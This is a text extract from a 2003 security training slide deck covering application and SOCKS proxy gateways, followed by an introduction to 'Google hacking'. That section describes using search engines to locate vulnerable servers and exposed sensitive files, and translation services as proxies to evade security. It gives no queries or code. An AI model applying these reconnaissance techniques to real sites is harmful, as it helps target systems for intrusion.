
Copyright ©2003 by infosecguru.com, All Rights Reserved 115 Application Proxy • Application Level Gateway • The communication steps are as follows – User connects to proxy server – From proxy server, user connects to destination server • Proxy server can provide – Content Screening – Logging – Authentication
Copyright ©2003 by infosecguru.com, All Rights Reserved 116 Application (telnet) Proxy Cont.. N o n - S e c u r e N e t w o r k S e c u r e N e t w o r k T e ln e t T e ln e tT e ln e t d P o r x y S e r v e r T e ln e t d


Copyright ©2003 by infosecguru.com, All Rights Reserved 117 SOCKS Server • Circuit-level gateways • Generally for outbound TCP traffic from secure network • Client code must be installed on the user’s machine. • The communication steps are as follows: – User starts application using destination server IP address – SOCKS server intercepts and authenticates the IP address and the userID – SOCKS creates a second session to non-secure system
Copyright ©2003 by infosecguru.com, All Rights Reserved 118 Socks Servers Cont.. N o n - S e c u r e N e t w o r k S e c u r e N e t w o r k S o c k S if ie d C lie n t S t a n d a r d S e r v e r S o c k s s e r v e r
Copyright ©2003 by infosecguru.com, All Rights Reserved 119 Google Hacking Using Google to collect Application Information
Copyright ©2003 by infosecguru.com, All Rights Reserved 120 what’s this about? • using search engines to do interesting (sometimes unintended) stuff – sp3ak l1ke l33to hax0rs – act as transparent proxy servers – sneak past security – find development sites
Copyright ©2003 by infosecguru.com, All Rights Reserved what’s this about? • using search engines to find exploitable targets on the web which – run certain operating systems – run certain web server software – harbor specific vulnerabilities – harbor sensitive data in public directories – harbor sensitive data in public files • automating the process: googlescan
Copyright ©2003 by infosecguru.com, All Rights Reserved pick your poison we have certain needs from a search engine: – advanced search options (not just AND’s and OR’s) – browsing down or changed pages (caching) – instant response (zero-wait) – document and language translations – web, news, image and ftp searches The obvious choice: Google


Copyright ©2003 by infosecguru.com, All Rights Reserved 123 not new...Vincent GAILLOT < vgaillot@telecom.insa-lyon.fr > posted this to BUGTRAQ nearly two years ago...

Copyright ©2003 by infosecguru.com, All Rights Reserved 124 hax0r for those of us spending way too much time spe@king hax0r...
Copyright ©2003 by infosecguru.com, All Rights Reserved /misc: “Google Hacks” There is this book. And it’s an O’REILLY book. But it’s not about hacking. It’s about searching. I didn’t write it. Because if I wrote it, it would really be about hacking using Google and that would get both Google and O’REILLY both really upset and then lawyers would get involved, which is never good unless of course the lawyer happens to be Jennifer Granick... =)


Copyright ©2003 by infosecguru.com, All Rights Reserved 126 proxy Google offers a very nice language translation service.
Copyright ©2003 by infosecguru.com, All Rights Reserved 127 for example, translating from english to spanish... proxy
